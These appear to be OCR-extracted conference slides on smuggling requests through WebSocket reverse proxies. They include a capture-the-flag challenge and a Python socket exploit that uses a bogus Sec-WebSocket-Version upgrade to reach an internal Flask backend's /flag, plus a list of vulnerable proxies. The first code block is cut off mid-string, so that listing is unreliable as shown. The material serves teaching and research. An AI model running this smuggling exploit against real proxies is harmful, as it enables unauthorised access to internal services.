
Reverse proxying WebSocket connection




Reverse proxying WebSocket connection




Smuggling through WebSocket connection




Smuggling through WebSocket connection



Smuggling through WebSocket connection



Smuggling through WebSocket connection



Challenge – challenge.0ang3el.tk

- URL
  - https://challenge.0ang3el.tk/websocket.html
- You need to access flag on localhost:5000
- Seems no one solved 

Challenge – challenge.0ang3el.tk

- Frontend
  - Not disclosed WebSocket reverse proxy
  - socket.io.js
  - Proxies only WebSocket API - /socket.io/ path
- Backend
  - Flask, Flask-SoketIO, Flask-Restful
  - Listens on localhost:5000 only

```python
import socket

req1 = '''GET /socket.io/?transport=websocket HTTP/1.1


req2 = '''GET /flag HTTP/1.1


def main(netloc):
    host, port = netloc.split(':')

    sock = socket.socket(socket.AF_INET, socket.SOCK_STREAM)
    sock.connect((host, int(port)))

    sock.sendall(req1)
    sock.recv(4096)

    sock.sendall(req2)
    data = sock.recv(4096)
    data = data.decode(errors='ignore')

    print data

    sock.shutdown(socket.SHUT_RDWR)
    sock.close()


if __name__ == "__main__":
    main('challenge.0ang3el.tk:80')
```

```python
req1 = '''GET /socket.io/?transport=websocket HTTP/1.1
Host: localhost:80
Sec-WebSocket-Version: 1337
Upgrade: websocket

'''.replace('\n', '\r\n')
```

```python
req2 = '''GET /flag HTTP/1.1
Host: localhost:5000

'''.replace('\n', '\r\n')
```

root@kali: /tmp

File Edit View Search Terminal Help


```
root@kali:/tmp#
```

Vulnerable reverse proxies


- Vulnerable
  - Varnish, Envoy proxy <= 1.8.0, other non-disclosed
- Not vulnerable
  - Nginx, HAProxy, Traefik, others

Varnish response

